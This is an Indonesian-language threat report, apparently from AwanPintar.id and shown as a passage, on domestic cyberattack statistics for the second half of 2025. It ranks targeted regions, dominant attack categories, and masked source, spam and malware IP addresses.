
Secara keseluruhan, data AwanPintar.id® menunjukkan bahwa lanskap ancaman domestik semakin dinamis. Munculnya daerah-daerah baru sebagai sumber serangan menuntut kewaspadaan kolektif bagi para pengelola infrastruktur jaringan lokal untuk tidak hanya fokus pada pengamanan di kota-kota besar, tetapi juga memperkuat pertahanan di wilayah-wilayah berkembang yang kini mulai menjadi sasaran empuk sebagai batu loncatan serangan siber.

# 5 Daerah Paling Sering Diserang


Fenomena konfrontasi digital antar wilayah di Indonesia kini menjadi realitas yang tak terelakkan seiring dengan masifnya adopsi teknologi hingga ke pelosok daerah. Meskipun penetrasi internet yang meluas telah mengakselerasi pertumbuhan berbagai sektor di kota-kota besar maupun kecil, hal ini menciptakan disparitas yang cukup lebar pada sisi ketahanan sistem informasinya.

Ketidaksiapan infrastruktur pertahanan dan belum meratanya literasi keamanan digital di tingkat daerah sering kali menciptakan "titik buta" yang dieksploitasi oleh para aktor siber. Akibatnya, wilayah yang memiliki kerentanan tinggi menjadi target utama dalam serangan domestik yang berkelanjutan dan terstruktur. Berikut adalah daftar 5 daerah yang paling banyak menerima tekanan serangan siber di dalam negeri menurut pantauan AwanPintar.id®:

## Semester 2 Tahun 2025




## Komparasi 5 Daerah Paling Sering Diserang Semester 1 Tahun 2025 & Semester 2Tahun 2025



Secara garis besar, peta serangan siber di Indonesia pada paruh kedua tahun 2025 menunjukkan adanya konsolidasi target di pulau Jawa, dengan Jakarta yang tetap stabil dan kemunculan Tangerang sebagai titik panas baru yang signifikan.

- Sentralisasi Jawa: Serangan siber semakin terkonsentrasi di Pulau Jawa (Jakarta, Tangerang, Yogyakarta menguasai 94% serangan di daftar ini).
- Kejutan Tangerang: Munculnya Tangerang secara instan ke posisi dua menunjukkan taktik penyerang yang cepat berpindah ke wilayah dengan infrastruktur digital padat di luar Jakarta.
- Pertumbuhan Yogyakarta: Kenaikan hampir 10% menandakan Yogyakarta bukan lagi target sekunder, melainkan target prioritas baru.
- Pekanbaru yang sempat melonjak di awal tahun kini mengalami penurunan intensitas serangan. Hal ini bisa mengindikasikan bahwa organisasi di wilayah tersebut telah meningkatkan pertahanan setelah menjadi target di awal tahun, atau pelaku ancaman telah berpindah ke target yang lebih menjanjikan seperti Tangerang dan Yogyakarta.
- Sebagai gerbang IKN dan pusat industri energi, Balikpapan tetap berada dalam pantauan penyerang siber, meskipun persentasenya menurun. Penurunan ini menunjukkan bahwa fokus serangan siber pada semester kedua lebih terkonsentrasi di pulau Jawa (Jakarta, Tangerang, Yogyakarta) dibandingkan wilayah luar Jawa.


# Jenis Serangan Paling Dominan

Sepanjang paruh kedua tahun 2025, dinamika ancaman digital di Indonesia terus bertransformasi dengan tingkat adaptasi yang semakin lincah dalam menyasar berbagai sektor strategis maupun pengguna individu. Melalui pemindaian mendalam terhadap trafik serangan domestik, AwanPintar.id® telah memetakan kategori serangan yang paling mendominasi ruang siber nasional guna memberikan wawasan krusial bagi penguatan ekosistem keamanan data.

Dengan mengidentifikasi modus operandi yang menjadi tren utama saat ini, setiap entitas dapat menyusun strategi pertahanan yang lebih tepat sasaran dan proaktif dalam melindungi aset digital penting dari kompleksitas ancaman yang senantiasa mencari celah kerentanan baru. Berikut adalah data rinciannya:

## Upaya Pengambilalihan Hak Akses Administrator (Attempted Administrator Privilege Gain)


Deteksi upaya untuk mengakses sumber daya tingkat pengguna super atau hak akses administrator serta eksploitasi yang berupaya membahayakan host dan memberikan akses utama ke pelaku. Upaya akses ke bagian ADMIN$ pada sistem Windows adalah contoh yang baik dari upaya untuk mengakses.



Meskipun mengalami penurunan sebesar -7,69%, kategori Attempted Administrator Privilege Gain tetap menjadi jenis serangan yang paling dominan dengan persentase 70,45% di Semester 2. Hal ini menunjukkan bahwa target utama peretas di Indonesia masih berfokus pada upaya mendapatkan hak akses "pengguna super" (administrator). Upaya akses ke bagian ADMIN$ pada sistem Windows tetap menjadi titik rawan utama, yang mencerminkan upaya penyerang untuk menguasai kendali penuh atas host atau server target.

## Eksploitasi Jaringan (Generic Protocol Command Decode)

Identifikasi anomali pada paket data protokol jaringan yang tidak diharapkan atau tidak sah. Metode ini dapat digunakan untuk mendeteksi serangan siber yang menggunakan teknik manipulasi atau mencampuradukan protokol jaringan.




Mengalami Peningkatan **8,62%**


Ancaman yang paling perlu diwaspadai adalah kategori Generic Protocol Command Decode yang melonjak signifikan dari 17,67% di Semester 1 menjadi 26,29% di Semester 2 (naik 8,62%). Peningkatan ini menandakan tren penyerang yang mulai banyak menggunakan teknik manipulasi paket data protokol jaringan yang tidak sah untuk mengelabui sistem keamanan. Teknik ini lebih sulit dideteksi karena sering kali mencampuradukkan trafik legal dan ilegal guna mencari celah pada lapisan komunikasi data.

## Pemindaian dan Pengintaian Jaringan (Lainnya/Misc Activity)

Miscellaneous activity mengacu pada aktivitas apa pun yang tidak mudah dikategorikan ke dalam kategori ancaman tertentu. Istilah ini sering digunakan untuk menggambarkan perilaku anomali atau mencurigakan pada jaringan atau sistem yang tidak dapat langsung diidentifikasi sebagai jenis serangan tertentu.

Aktivitas lainnya dapat mencakup pemindaian port, pengintaian jaringan, atau jenis aktivitas lain yang berpotensi digunakan sebagai pendahulu serangan yang lebih serius. Meskipun aktivitas lain-lain mungkin tidak langsung mengancam, penting bagi profesional keamanan siber untuk memantau dan menyelidiki jenis peristiwa ini untuk mencegah potensi ancaman berkembang menjadi serangan yang lebih serius.

Green
OPEN





Mengalami Penurunan -0,58%

Kategori Misc Activity (pemindaian dan pengintaian) mencatatkan sedikit penurunan ke angka 2,62%. Meski terlihat kecil, aktivitas ini tetap menjadi fase krusial sebagai pendahulu serangan yang lebih destruktif. Sementara itu, serangan Network Trojan menunjukkan tingkat stagnasi di angka 0,21%. Konsistensi ini membuktikan bahwa penyebaran malware melalui *phishing* dan *drive-by download* tetap menjadi metode yang rutin dilakukan untuk membuka jalur akses jarak jauh secara tersembunyi.

## Serangan Trojan (Network Trojan)

Jenis perangkat lunak berbahaya yang disebut Trojan telah terdeteksi di komputer atau jaringan yang dirancang untuk memungkinkan akses tidak sah ke komputer atau jaringan tersebut. Trojan dapat digunakan oleh penjahat dunia maya untuk mengontrol komputer dari jarak jauh, mencuri data sensitif, atau menyebarkan malware lebih lanjut. Beberapa sumber umum Trojan diantaranya email *phising*, *drive-by download*, dan unduhan perangkat lunak dari sumber yang tidak terpercaya.





Mengalami Stagnasi 0,00%

Berdasarkan data AwanPintar.id®, serangan Network Trojan di Indonesia menunjukkan tingkat aktivitas yang sangat stabil dengan angka stagnasi di 0,21% sepanjang tahun 2025. Meskipun persentasenya tergolong kecil dibandingkan jenis serangan lain, konsistensi ini menandakan bahwa Trojan tetap menjadi instrumen favorit bagi aktor ancaman untuk membangun akses jarak jauh (backdoor) dan mencuri data sensitif secara tersembunyi melalui metode konvensional seperti phising atau unduhan tidak resmi.

Stagnasi ini menggarisbawahi adanya ancaman yang menetap di infrastruktur digital nasional, di mana penyerang terus memanfaatkan kelengahan pengguna untuk menyusupkan perangkat lunak berbahaya. Kondisi ini menuntut kewaspadaan berkelanjutan dan penguatan sistem deteksi dini, karena satu infeksi Trojan yang berhasil dapat menjadi pintu masuk bagi serangan yang jauh lebih destruktif seperti ransomware atau penguasaan jaringan secara total.

## Lalu Lintas Tidak Dikenal (Unknown Traffic)


Mencakup aktivitas komunikasi dalam jaringan yang tidak teridentifikasi oleh protokol standar atau kebijakan keamanan yang ada. Munculnya lalu lintas ini sering kali menjadi indikasi adanya upaya komunikasi tersembunyi (hidden channel) yang digunakan oleh perangkat lunak berbahaya atau aktor ancaman untuk mengirimkan data ke luar jaringan tanpa terdeteksi. Ketidakmampuan mengidentifikasi jenis trafik ini sangat berisiko, karena dapat menyamarkan aktivitas pencurian data atau koordinasi serangan yang sedang berlangsung di dalam infrastruktur organisasi.





Mengalami Penurunan **-0,16%**

Terdapat kabar positif pada kategori Unknown Traffic yang menurun menjadi 0,13%. Penurunan ini mengindikasikan bahwa identifikasi protokol standar pada infrastruktur digital nasional semakin membaik, sehingga ruang bagi "jalur komunikasi tersembunyi" (hidden channel) yang biasanya digunakan untuk pencurian data (eksfiltrasi) menjadi semakin sempit.

## Jenis Serangan Paling Dominan Semester 2 Tahun 2025




## Komparasi Jenis Serangan Paling Dominan Semester 1 dan Semester 2 Tahun 2025



Berdasarkan data AwanPintar.id®, jenis serangan siber paling dominan di Indonesia sepanjang tahun 2025 masih berpusat pada upaya penguasaan sistem. Meskipun Attempted Administrator Privilege Gain mengalami penurunan sebesar -7,69%, kategori ini tetap memegang kendali utama dengan angka 70,45% di Semester 2, yang menegaskan bahwa target utama penyerang adalah mendapatkan hak akses pengguna super demi kendali penuh atas infrastruktur korban.

Di sisi lain, terjadi lonjakan signifikan pada kategori Generic Protocol Command Decode yang naik dari 17,67% ke 26,29%. Kenaikan sebesar 8,62% ini mengindikasikan pergeseran taktik penyerang yang kini lebih aktif memanipulasi protokol jaringan untuk mencari celah keamanan yang lebih dalam. Sementara itu, serangan lainnya seperti pengintaian jaringan (Misc activity) dan Unknown Traffic cenderung menurun, serta Network Trojan yang stagnan, menunjukkan bahwa ancaman tahun ini menjadi lebih terfokus pada metode penetrasi protokol dan eskalasi hak akses.

Green
OPEN

# IP Penyerang dari Dalam Negeri

Mengidentifikasi titik koordinat digital dari sebuah aktivitas siber merupakan fondasi utama dalam memetakan efektivitas sistem pertahanan informasi. Dalam ekosistem digital Indonesia yang terus berkembang, pemantauan terhadap alamat IP yang menjadi sumber serangan dari dalam negeri menjadi instrumen krusial untuk memahami dinamika ancaman domestik secara lebih presisi.

Melalui analisis mendalam yang dilakukan oleh AwanPintar.id® sepanjang semester kedua tahun 2025, data ini menyingkap pola persebaran infrastruktur digital di dalam negeri yang telah terkompromi atau disalahgunakan sebagai basis peluncuran serangan. Wawasan ini tidak hanya berfungsi sebagai alat deteksi sumber ancaman, tetapi juga menjadi landasan strategis dalam merumuskan kebijakan mitigasi yang lebih terarah guna melindungi kedaulatan ruang siber nasional dari risiko yang bersumber dari dalam batas negara kita sendiri.

Data menunjukkan fenomena menarik di mana Cirebon menempati urutan pertama melalui satu alamat IP tunggal (103.xxx.xxx.xxx) yang memberikan kontribusi sangat masif, yakni sebesar 17,72%. Angka ini jauh melampaui IP penyerang lainnya dan hampir mencakup setengah dari total persentase 10 besar. Besarnya volume serangan dari satu titik ini mengindikasikan adanya sebuah infrastruktur server yang sangat aktif atau kemungkinan besar merupakan perangkat yang telah dikompromi dan dijadikan pusat kendali serangan (botnet hub) di wilayah tersebut.

Jakarta tetap menjadi daerah yang paling konsisten muncul dalam daftar dengan menyumbangkan 5 dari 10 IP penyerang teratas. Hal ini mempertegas bahwa sebagai pusat data dan pemilik infrastruktur jaringan terlengkap di Indonesia, Jakarta menjadi "medan pertempuran" yang sangat padat bagi aktivitas ilegal digital. Meskipun persentase per IP di Jakarta lebih kecil dibandingkan IP dari Cirebon, frekuensi kemunculannya menunjukkan bahwa penetrasi serangan siber sangat merata di wilayah ibukota.

Hal lain yang perlu diwaspadai adalah kemunculan daerah-daerah seperti Kutoarjo, Malang, Blitar, dan Comal dalam jajaran 10 besar. Kehadiran kota-kota satelit dan daerah di luar ibukota ini membuktikan bahwa perluasan infrastruktur internet ke wilayah regional telah diikuti oleh pergeseran aktivitas siber ilegal. Kutoarjo yang berada di posisi ke-4 (3,80%) dan Comal di posisi ke-10 (0,98%) menunjukkan bahwa kerentanan digital kini tidak lagi terbatas pada kota-kota besar, melainkan sudah menyebar ke daerah yang mungkin memiliki tingkat pengawasan keamanan siber yang lebih rendah.

Secara keseluruhan, akumulasi dari 10 IP teratas ini menyumbang 39,71% dari total serangan nasional, sementara 60,29% sisanya tersebar di berbagai IP lainnya. Tingginya angka pada IP spesifik di Cirebon dan Jakarta menuntut para penyedia layanan internet (ISP) dan pengelola infrastruktur di wilayah tersebut untuk meningkatkan pengawasan terhadap trafik anomali guna memitigasi dampak serangan yang lebih luas.

# IP Spam dan Malware di Indonesia

Seiring dengan akselerasi konektivitas digital yang kian masif di tanah air, kompleksitas risiko keamanan siber menuntut tingkat kewaspadaan yang jauh lebih tinggi. Guna menyajikan wawasan strategis mengenai ancaman yang paling persisten, AwanPintar.id® telah melakukan pemetaan mendalam terhadap jejak alamat IP yang terdeteksi aktif mendistribusikan konten spam dan perangkat lunak berbahaya (malware) di seluruh wilayah Indonesia sepanjang semester kedua tahun 2025.

Hasil observasi ini menyingkap anatomi dan titik-titik krusial yang menjadi motor penggerak di balik infiltrasi digital yang menyasar ekosistem pengguna lokal. Mengidentifikasi pola pergerakan IP ini menjadi langkah yang sangat vital bagi para pemangku kepentingan, baik sektor privat maupun publik dalam mengkalibrasi ulang strategi pertahanan siber nasional. Dengan memahami sumber-sumber utama transmisi ancaman ini, upaya penguatan benteng perlindungan data dapat dilakukan secara lebih terukur demi menjaga integritas dan keamanan ruang siber di masa mendatang.

## IP Spam di Indonesia

Data dari AwanPintar.id® ini menampilkan 10 alamat IP yang terdeteksi sebagai sumber aktivitas spam paling aktif yang menargetkan infrastruktur digital di Indonesia sepanjang tahun 2025.

## Temuan Kunci

- Dominasi Mutlak Jakarta: Alamat IP 202.xx.xx.xx yang berlokasi di Jakarta menunjukkan aktivitas yang sangat masif, menyumbang 95,87% dari total sepuluh besar serangan. Hal ini menunjukkan adanya satu titik sumber tunggal yang luar biasa aktif, yang kemungkinan besar merupakan mail server yang disalahgunakan atau zombie botnet skala besar.
- Bekasi sebagai Kontributor Kedua: Peringkat kedua ditempati oleh IP asal Bekasi (103.xxx.xxx.xx) dengan kontribusi 0,57%. Meskipun terpaut sangat jauh dari peringkat pertama, posisi ini menempatkan Bekasi sebagai salah satu titik asal serangan yang konsisten.
- Munculnya Kluster Probolinggo: Terdapat aktivitas yang terdeteksi dari wilayah Probolinggo. Munculnya wilayah ini menunjukkan penyebaran infrastruktur spam yang mulai merambah ke daerah-daerah di luar pusat ekonomi utama.
- Penyebaran Geografis Lainnya: Selain Jakarta yang mendominasi daftar, kota-kota lain seperti Bandung (0,09%), dan Surakarta (0,08%) menunjukkan kehadiran aktivitas meskipun dalam volume yang jauh lebih kecil.

## Implikasi

- Sentralisasi Serangan: Statistik ini mengungkap bahwa ancaman spam di Indonesia tahun 2025 tidak tersebar merata, melainkan terkonsentrasi secara ekstrem pada satu IP di Jakarta. Keberhasilan dalam memitigasi atau melakukan take down terhadap IP 202.xx.xx.xx diprediksi dapat menurunkan volume trafik spam nasional secara drastis.
- Potensi Infrastruktur Terkompromi: Tingginya persentase pada IP Jakarta mengindikasikan adanya kemungkinan penyalahgunaan infrastruktur penyedia layanan internet (ISP) atau pusat data tertentu yang memiliki celah keamanan, sehingga dimanfaatkan oleh aktor ancaman untuk mengirimkan jutaan pesan spam.
- Perlunya Reputasi IP secara Real-Time: Dengan adanya IP yang menyumbang lebih dari 95% serangan, penggunaan sistem filtrasi berbasis reputasi IP (IP Reputation Query) menjadi krusial bagi administrator sistem di Indonesia untuk memblokir trafik dari sumber-sumber yang sudah teridentifikasi ini.

## IP Malware di Indonesia


Data dari AwanPintar.id® ini memetakan alamat IP yang paling aktif menyebarkan atau meng-hospes konten berbahaya (malware) yang menargetkan pengguna internet di Indonesia sepanjang tahun 2025.

### Temuan Kunci

- Konsentrasi Ekstrem di Jakarta: Sama halnya dengan tren spam, ancaman malware sangat didominasi oleh satu IP di Jakarta yaitu 202.xx.xx.xx dengan persentase 93,49%. Dari 10 IP teratas, 8 di antaranya berlokasi di Jakarta, yang menegaskan bahwa Jakarta merupakan titik pusat infrastruktur penyebaran malware di Indonesia.
- IP "Dual-Threat" (Ancaman Ganda): Perlu diperhatikan bahwa IP 202.xx.xx.xx, 103.xxx.xx.xx, dan 103.xx.xx.xxx muncul baik dalam daftar spam maupun daftar malware. Hal ini menunjukkan bahwa aktor ancaman menggunakan infrastruktur yang sama untuk melakukan serangan multifaset (gabungan antara kampanye spam untuk mendistribusikan link/lampiran malware).
- Kluster Probolinggo & Bekasi: Wilayah Probolinggo kembali muncul, menunjukkan adanya aktivitas yang konsisten di wilayah tersebut. Sementara Bekasi memberikan kontribusi sebesar 0,16%, menempatkannya sebagai wilayah penyangga yang juga perlu diwaspadai.

- Kesenjangan Volume Serangan: Terdapat selisih persentase yang sangat mencolok antara peringkat pertama (93,49%) dan peringkat kedua (103.xxx.xx.xxx dengan 2,69%). Ini mengindikasikan bahwa serangan malware di Indonesia saat ini bersifat tersentralisasi pada satu infrastruktur besar dibandingkan serangan yang tersebar merata.

## Implikasi

- Infrastruktur yang Terkompromi (High-Profile): Dominasi satu IP hingga di atas 90% menunjukkan adanya satu entitas (seperti penyedia layanan hosting atau server perusahaan besar) di Jakarta yang kemungkinan besar telah sepenuhnya dikuasai oleh pelaku kejahatan siber untuk dijadikan pusat distribusi malware.
